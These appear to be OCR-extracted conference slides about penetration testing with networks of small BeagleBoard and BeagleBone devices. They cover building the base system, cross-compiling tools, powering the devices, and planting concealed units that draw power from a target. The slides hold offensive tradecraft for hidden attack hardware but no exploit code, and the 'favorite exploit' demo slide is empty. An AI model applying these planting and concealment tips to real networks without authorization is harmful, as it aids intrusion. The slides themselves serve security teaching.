We are Legion: Pentesting with an Army of Low-power Low-cost Devices

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
What is this talk about?

- Hacking and/or forensics with small, low-power devices
- ARM-based Beagleboard & Beaglebone running full suite of security/forensics tools
- Porting tools to a new platform
- Performing coordinated attacks with networks of devices

Who am I?

- Professor & Hacker in Residence at private Midwestern university
- Programming from age 8
- Hacking hardware from age 12
- Also known to fly and build airplanes

Roadmap



- Choosing a platform
- Selecting a base OS
- Building a base system
- The easy part – leveraging repositories
- The slightly harder part – building tools
- Building your own accessories
- Solo Demonstrations
- Networking with 802.15.4
- Attack Networks
- Future directions


Choosing a Platform

- Small
- Low-power
- Affordable
- Mature
- Networking built in
- Good USB support
- Convenient input and output


And the Winning Platform is…

- Beagleboard-xM/BeagleBone Black
  - 3.25” square/ 3.4” x 2.1”
  - <10 Watts
  - Only $149 / $45
  - Based on Cortex A8
  - 512MB RAM
  - 100 Mbps Ethernet built in
  - 4/1 high-speed USB plus USB-on-the-go
  - DVI-D, S-video, and LCD output
  - RS-232, webcam, audio, and microSD

Beagleboard-xM



BeagleBone Black (aka Raspberry Pi killer)



I know at least one of you will ask...

- Why not Raspberry Pi?
  - Not as powerful
  - Doesn't run Ubuntu (ARM6 not supported)
  - Not truly open (Broadcom won't release info)
  - Not as mature
  - Cost savings for full-featured platform are slight
  - Limited availability (especially in USA)

Selecting a Base OS

- Angstrom comes in the box
  - Optimized for hardware
  - Nice package management
  - Poor repository support for our purposes
- Ubuntu is available
  - Backtrack is based on Ubuntu
  - Ubuntu is very popular
  - Good repository and community support


Building a Base Device

- Upgrade to 16GB microSD (8GB would work, 2GB on BBB way too small)
- Download an image for microSD card
  - Canonical image or
  - Robert C. Nelson demo images
  - I used Nelson's because they are tweaked for Beagleboard and updated frequently
- Good instructions available at http://elinux.org/BeagleBoardUbuntu

The Easy Part – Using Repositories

- Many of the tools we want are available in the standard Ubuntu repositories
- Some are also available as .deb files
  - Packages written in interpreted languages (Java, Python, PERL, Ruby) usually work out of the box
  - C-based packages depend on libraries that may or may not be available/installed

The Harder Part – Building Your Own Tools



- Native or cross-compile?
- Native
  - Straightforward
  - Can be slow on 1GHz ARM with 512 MB RAM
- Cross-compile
  - A bit more complicated
  - Take advantage of multi-core desktop with plenty of RAM

Native Compilation

- “Sudo apt-get install build-essential” is about all you need to be on your way
- Something to keep in mind if you SSH in and use DHCP on BB-xM: Ethernet is via USB chipset and MAC address varies from one boot to next which leads to different address being assigned

Cross-Compile Method 1

- Download a toolchain “wget http://angstrom-distribution.org/toolchains/angstrom-<ver>-armv7a...”
- Untar toolchain “tar -xf angstrom-<ver>-armv7a-linux-gnueabi-toolchain.tar.bz2 -C”
- Setup build environment “. /usr/local/angstrom/arm/environment-setup”
- Download source
- Configure with “./configure --host=arm-angstrom-linux-gnueabi –prefix=/home/...”
- Build with “make && sudo make install”
- Copy binaries to BB-xM
- Could have problems if there is a kernel mismatch between setup and what is installed to BB-xM


Cross-Compile Method 2

- Install a toolchain as in Method 1
- Install Eclipse
- Install C/C++ Development Tools in Eclipse
- Download software
- Use makefile to create Eclipse project
- Create a Build Configuration in Eclipse
- Compile
- Move binaries to BB-xM


Cross-Compile Method 3

- Same as Method 2, but with the addition of remote debugging
- Has advantage of easy transfer of binaries
- In Eclipse under Mobile Development add
  - C/C++ DSF GDB Debugger Integration
  - C/C++ Remote Launch
  - Remote System Explorer End-User Runtime
  - Remote System Explorer User Actions
- Great tutorial by Jan Axelson at http://lvr.com/eclipse1.htm

Building Your Own Hardware Accessories




Power Your Drones



- Beagles take standard 2.1 x 5.5 mm barrel connector
- Battery voltage above 5V is wasted as heat
- Bare board can run for several days off standard batteries
- LCD touchscreens require lots of power!
- Leaching off of USB power from a target is ideal
- Be careful with WiFi and 802.15.4
  - Set transmit power to minimum
  - Take advantage of sleep modes on 802.15.4 radios

Power Options

802.15.4 Hardware



802.15.4 Hardware

Containers

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Plantables

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
Capes


- Work in progress
  - Socket for Xbee radio
  - Network switch for installing inline
  - USB hub
  - Optional 802.11 wireless
  - Optional battery pack

Demo 1 - Hardware



Demo 1 - Hardware

Demo 1 – Our Favorite Exploit



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
